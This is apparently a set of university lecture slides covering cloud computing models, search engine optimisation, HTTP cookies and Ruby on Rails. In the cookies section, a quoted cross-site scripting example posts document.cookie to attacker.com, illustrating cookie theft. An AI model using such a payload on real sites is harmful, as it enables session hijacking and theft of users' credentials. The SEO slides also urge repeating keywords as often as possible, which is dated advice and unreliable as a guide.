
Murdoch
UNIVERSITY
Cloud
Computing
Lecture 11 (A)

Assignment Two

- Your application will be required to parse and process XML and JSON documents
- Full details of the requirements are explained in the assignment question
- All students should submit their assignment on LMS AND have an identical application in their account on ceto, according to the instructions in the assignment question
- Late submission penalties will apply - refer to the unit guide and the assignment question

Murdoch UNIVERSITY

Unit Survey

- In the last 4 years, effort has been made to introduce updated and relevant technologies into the course materials for this unit
- We would appreciate your feedback to help us keep improving, and so we strongly encourage you to provide your feedback via the Unit Survey on LMS or at http://moss.murdoch.edu.au

Objectives

- Understand what Cloud Computing is
- Introduce the architectures and structures of Cloud Computing

What is Cloud Computing?

- Cloud computing refers to:
  - The **applications** delivered as services over the Internet
    - Referred to as Software as a Service (**SaaS**)
  - The **hardware and systems software** in the data centres that provide those services
- A **Cloud** refers to the latter:


i.e., data centre hardware and software

What is Cloud Computing?

- A **public cloud** is one where services are made available in a *pay-as-you-use* manner to the general public
  - The service being sold is known as **utility computing**
- A **private cloud** refers to the internal data centres of a business which are large enough to benefit from the advantages of cloud computing

What is Cloud Computing?

Figure 1. Users and providers of cloud computing.



What is Cloud Computing?

- A **Cloud Provider** provides *utility computing* to a **Cloud User** (or SaaS Provider)
- A **Cloud User** (SaaS Provider) provides *web applications* to a **SaaS User**
- People can be users or providers of SaaS OR user and providers of *utility computing*
  - With users and providers of *utility computing*, the same actor can play multiple roles


Cloud Computing

- A more technical definition:
  - … a parallel and distributed system consisting of a collection of inter-connected and virtualized computers that are dynamically provisioned and presented as one or more unified computing resource based on a service-level agreement
- i.e. the practice of delivering software and infrastructure as a service on a pay-as-you-use basis

Cloud Computing Reference Model

- The Cloud Computing Reference Model or Architecture defines four distinct layers from physical hardware to end user applications:
  - System level
  - Core middleware level
  - User middleware level
  - User level

Cloud Computing Reference Model



Cloud Computing Reference Model: System Level

- The system level provides the physical infrastructure
- Physical resources including spare desktop machines, clusters and data centres form the lowest level of the stack
  - Infrastructure supporting large scale Cloud deployments are more likely to be data centres hosting hundreds or thousands of machines

Cloud Computing Reference Model: System Level

- Infrastructure supporting small scale, in house Clouds, utilize the idle CPU cycles of spare desktop machines to leverage the computing workload
- This architectural level provides the “horse power” of the Cloud
- On top of physical resources, the virtual infrastructure is deployed

Cloud Computing Reference Model: Core Middleware Level

- The physical infrastructure is managed by the core middleware layer
- The objective is to provide appropriate run-time environment for applications, and to maximize the use of the physical resources
  - In order to provide advanced services the core middleware relies on virtualization technologies
  - Among the different solutions for virtualization, hardware level and programming language level virtualization are the most popular

Cloud Computing Reference Model: Core Middleware Level

- Hardware level virtualization guarantees complete isolation of applications, and a fine partitioning of the physical resources, such as memory and CPU by means of virtual machines
- Programming level virtualization provides sandboxing and managed execution for applications developed with a specific technology or programming language

Cloud Computing Reference Model: Core Middleware Level

- The core middleware also provides a wide set of services that assist service providers in delivering a professional and commercial service to end users
  - These services include: negotiation of the quality of service, admission control, execution management, monitoring, accounting, and billing

Cloud Computing Reference Model: User Middleware Level

- Together with the physical infrastructure, the core middleware represents the platform on top of which the applications are deployed in the Cloud
  - It is very rare to have direct access to the core middleware layer
- More commonly, the services delivered by the core middleware are accessed through a user middleware level

Cloud Computing Reference Model: User Middleware Level

- The user level middleware provides environments and tools simplifying the development and deployment of applications in the Cloud:
  - Web 2.0 interfaces, command line tools, libraries, and programming languages
- The user middleware level constitutes the access point of applications to the Cloud

Cloud Computing Reference Model: User Level

- The Cloud Computing model introduces several benefits for applications and enterprises
  - The adaptive management of the Cloud allows applications to scale on demand according to their needs
  - Applications dynamically acquire more resources to host their services to handle peak workloads and release them when the load decreases

Cloud Computing Reference Model: User Level

- Enterprises can provision for as many resources as they need, for the time they need them, and when they need them
- By moving their IT infrastructure into the Cloud, enterprises can reduce their administration and maintenance costs


Cloud Computing Reference Model: User Level

- The model endorsed by Cloud Computing provides the capability of moving the execution of applications on to a distributed infrastructure that, in case of public clouds, belongs to third parties
- While this model is certainly convenient, it also brings additional issues from a legal and a security point of view
  - You should research further the associated legal and security issues

Structure of Cloud Computing

- Cloud computing encompasses so many aspects of computing (from hardware to software) that no single solution is able to provide **all** possible requirements
  - Specific solutions address the user needs and are successful in delivering IT resources as a real utility
  - Leveraging the different types of services provided by Cloud Computing is useful to satisfy the needs of everyone

Structure of Cloud Computing



Structure of Cloud Computing

- As illustrated in the previous slide, cloud computing is generally incorporated using a combination of the following:
  - Infrastructure as a Service (IaaS)
  - Platform as a Service (PaaS)
  - Software as a Service (SaaS)

Structure of Cloud Computing: IaaS

- Infrastructure as a Service delivers the computer infrastructure, typically a virtualized computer as a service
- The end user has full controls over the virtualized computer instance, and can customize the instance accordingly
- The virtualization technology is used to provide multi-tenancy and isolation to the users, as different virtual instances may be allocated on a single physical machine

Structure of Cloud Computing: IaaS

- Unlike the purchasing of physical servers, IaaS is charged on a utility basis depending on the consumption of the resources
- IaaS solutions provide users with physical or virtual resources that satisfy the requirements of the user applications in terms of CPU, memory, operating system and storage
  - Example: Amazon.com's Elastic Compute Cloud (EC2)

Structure of Cloud Computing: PaaS

- Platform as a Service delivers a computing platform and solution stack as a service
- It hides all the complexity of managing the underlying hardware
- It provides all the facilities required to support the complete lifecycle of building and deploying web applications and services entirely from the Internet

Structure of Cloud Computing: PaaS

- Cloud Computing platforms possess characteristics such as:
  - Strong support for virtualization
  - Dynamic provisioning of Web Services
  - Strong support for creating third party, value added services (by building on Cloud computing), storage, and application services
- Thus, Clouds provide services to users without reference to the infrastructure on which they are hosted

Structure of Cloud Computing: PaaS

- It is important for the platform to be flexible, easily customizable, and extensible while being service oriented to provide unique Web Services management, security and dynamic resourcing environments
  - This includes the ability to remotely control, monitor and dynamically change single and groups of nodes, which is not only important to simplify the management, but also to identify and remove bottlenecks

Structure of Cloud Computing: SaaS

- Software as a Service is a model of software deployment where a provider delivers its software as a service to be used by customers on demand
- Entry into Cloud Computing is mostly through Software as a Service projects, because of the scalability, flexibility and cost savings involved
  - Examples of SaaS are Salesforce.com, Clarizen.com, Google and Zoho

References

- Duncan, D., Chu, X., Vecchiola, C., Buyya, R. *The Structures of the New IT Frontier: Cloud Computing – Part I*.
- Armbrust et al., *A View of Cloud Computing*. Communications of the ACM, vol 53, no 4, 2010.

Murdoch
UNIVERSITY

Search Engine Optimisation

Lecture 11 (B)


What is SEO

- Search Engine Optimization (SEO) refers to techniques that help a website to rank higher in the organic/natural search results
- This will help an organization's product or service to be found more easily

How does Google decide?

- On Page Factors
  ~ 25%
  - Content

- Off Page Factors
  ~ 75%
  - Links



On Page Factors

- On page factors refer to anything done locally on your site:
  - Includes metatags, content, HTML optimization, etc.
- Very important in the late 1990's
- However, it is only 20-30% of the battle

Page Ranking

- The Google page ranking algorithm "Pagerank" was developed in 1996 by Larry Page and Sergie Brin (Google's founders) at Stanford University
  - According to Wikipeadia, the pagerank algorithm is actually named after Larry Page!

Off Page Factors

- Off page factors refer to anything done off your site:
  - Includes social networks, article submission sites, directories submissions, etc.
- Becoming more and more important

On Page Overview

- Metas
  - Things the computers see
  - Includes metatags, metakeywords, metadescriptions, etc.
- Content
  - Things that viewers see
  - Includes texts, pictures, videos
- Structural
  - Includes navigation, internal linking, page titles

Visible to Viewer

Visible On Page SEO

- Page Title
- URL
- H1,H2,H3 tags
  - HubSpot Internet Marketing Software
- Page Text
  - Bold

Invisible to Viewer

"Invisible" On Page SEO

- Description

Internet Marketing Software | HubSpot
HubSpot **Internet Marketing Software** - Get more website visitors, capture more visitors as leads and convert more leads into sales using SEO, PPC, ...
www.hubspot.com/ - 31k - Cached - Similar pages

- Keywords

Meta Keywords :	internet marketing software, internet marketing, marketing, hubspot

- Alt text on images

Keywords

- Provide a consistent Marketing Message based on Keyword and Search Terms
- Three Levels/Types of Keywords:
  - Head – eg: “real estate”
    - Hard to rank and poor quality lead
  - Body – eg: “Dallas Real Estate”
    - Relevant term but still highly competitive
  - Tail – eg: “Foreclosed Condos in Dallas TX”
    - Very relevant; lower volume, lower competition; high quality lead

Murdoch UNIVERSITY

What can be done with Keywords?

- Add keywords to Page Titles
- Add keywords in EVERY Meta
  - Metakeyword
  - Metatags
  - Metadescription
- Add keywords in content
  - Repeat as often as possible

Murdoch UNIVERSITY

Other Places

- Keyword-Friendly URLs
- XML Sitemap
  - Onsite + Google Webmaster tools
- Rich Content
  - Blogging
  - Photo Slideshows
- Flash and JavaScript

Off Page Overview

- Link building
  - Think of links as Recommendations
  - Quality = Relevant
- Social media
  - Build an audience
- Articles
  - Content
- Blogs & Forums
  - Start a conversation

Murdoch UNIVERSITY

Content

- Link Bait:
  - Tools
  - Quizzes
  - Contests
  - Articles
    - Submission Sites
    - Anchor Tags
  - Blogs
    - Quality Content

Social Media and SEO

- Lots of Statements vs a Conversation
- Real Time Searching
- Increased Search Discovery
- Attract Links
- Media Sharing
- Reviews

Multimedia

- Google **loves** Multimedia!!
  - Videos
  - Images
- Where can we put them?
  - Your website
  - Youtube
  - Your Social Networks

Future of SEO

- Ever changing playing field
- More and more sophisticated search algorithms
- Social Networks becoming more relevant
- Social Graph
- Multimedia content linking
- Reviews/Recommendations
- Increased reliance by buyers

Search Engine Optimization

- Points to consider:
  - Domain name and sub-domain name registration
  - Structure of URLs including web page file's name
  - Title of each page
  - "Description" meta tag
  - Description of each image
  - Anchor text
  - Headings tags from H1 to H6

Search Engine Optimization

- Points to consider:
  - Open Directory Project registration
  - Search Engine registration
  - Usage of Web Ping
  - Site Map of the web site

References

- Scott Gray, "*Introductory SEO and Internet Marketing Strategies*" 17 Nov, 2009
- Ho, Li-Hsing; Lu, Meng-Huang; Huang, Jui-Chen; Ho, Hui-Yi; , "The application of search engine optimization for internet marketing: An example of the motel websites," Computer and Automation Engineering (ICCAE), 2010 The 2nd International Conference on , vol.1, no., pp.380-383, 26-28 Feb. 2010
- Google's Search Engine Optimization Starter Guide, Version 1.1, published 13 November 2008. http://www.google.com/webmasters/docs/search-engine-optimization-starter-guide.pdf

Murdoch UNIVERSITY

HTTP Cookies

Lecture 11 (C)

Reality Check

- Cookies are no more than an identifying number with some metadata
  - In other words, a “token”
- HTTP is a stateless protocol – there is no way to identify a user who visits one page and follows a link to another page
  - That is, tracking on the server side

Set a Cookie

- Most web programming languages have structures for dealing with cookies
- Sample HTTP server reply to a browser request:

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Fri,
                  17 May 2016 10:10:10 GMT
(content of page)
```

Accept Cookies

- The server sends a “set-cookie” request to the browser
- The browser does not have to accept the cookie
- However, very little of the modern, interactive web (especially Web 2.0) will work without cookies ...

Cookie Flavours … tasteless!

- Persistent cookie
- Session cookie
- Secure cookie
- HttpOnly cookie
- Third-party cookie
- Supercookie
- Zombie cookie

Cookie Data

- A cookie:
  - Is limited to a maximum of 255 characters
  - Cannot take up more than 4K of disk space

Cookie Data

- A cookie consists of 6 possible parameters:
  1. Name of the cookie
  2. Value of the cookie
  3. The expiry date of the cookie (Greenwich Mean Time)
  4. The path the cookie is good for
  5. The domain the cookie is good for
  6. The need for a secure connection to use the cookie
- Only the first two parameters are required for the successful operation of the cookie

The Bad!

- Cookies can be vulnerable to “cookie theft” and “session hijacking”
- Example “Cross-site scripting – cookie theft” from Wikipeadia:

```
<a href="#"
onclick="window.location='http://attacker.com/
stole.cgi?text='+escape(document.cookie);
return false;">Click here!</a>
```

… very bad!

- When another user clicks on this link, the browser executes the piece of code within the `onclick` attribute, thus replacing the string `document.cookie` with the list of cookies that are active for the page for that user
- As a result, this list of cookies is sent to the `attacker.com` server
- If the attacker's posting is on `https://www.example.com/somewhere`, secure cookies will also be sent to `attacker.com` in plain text

Perl

- Perl has the CGI::Cookie module

```
1.  use CGI qw/:standard/;
2.  use CGI::Cookie;
3.
4.  # Create new cookies and send them
5.  $cookie1 = CGI::Cookie->new(-name=>'ID',-value=>123456);
6.  $cookie2 = CGI::Cookie->new(-name=>'preferences',
7.                             -value=>{ font => Helvetica,
8.                                       size => 12 }
9.                             );
10. print header(-cookie=>[$cookie1,$cookie2]);
11.
12. # fetch existing cookies
13. %cookies = CGI::Cookie->fetch;
14. $id = $cookies{'ID'}->value;
15.
16. # create cookies returned from an external source
17. %cookies = CGI::Cookie->parse($ENV{COOKIE});
```

XML and Cookies

- Many programmers try (and do!) store XML data in cookies
- This is a BAD idea, because cookies are:
  - Too small - 255 characters, 4K size
  - Under the client control – this is poor security, as the user could feed back tainted data

Murdoch
UNIVERSITY

Ruby On Rails

Lecture 11 (E)

Ruby

- Ruby is a multi-paradigm, open source programming language
- It was started in 1993 by Mr. Yukihiro Matsumoto in Japan, and released in 1995
- It has its own package manager called "RubyGems"

Ruby on Rails

- Ruby on Rails is a web framework using the Ruby programming language
- It is designed to make programming web applications easier by making assumptions about what every developer needs to get started

Ruby on Rails

- It allows you to write less code while accomplishing more than many other languages and frameworks
- Experienced “Rails” developers also report that it makes web application development more fun

Rails Philosophy

- The “Rails” philosophy includes several guiding principles:
  - Convention Over Configuration – means that “Rails” makes assumptions about what you want to do and how you’re going to do it, rather than requiring you to specify every little thing through endless configuration files

Rails Philosophy

- DRY – “Don’t Repeat Yourself” – suggests that writing the same code over and over again is a bad thing
- REST is the best pattern for web applications – organizing your application around resources and standard HTTP verbs is the fastest way to go
- en.wikipedia.org/wiki/Representational_state_transfer
- http://guides.rubyonrails.org/getting_started.html

Murdoch UNIVERSITY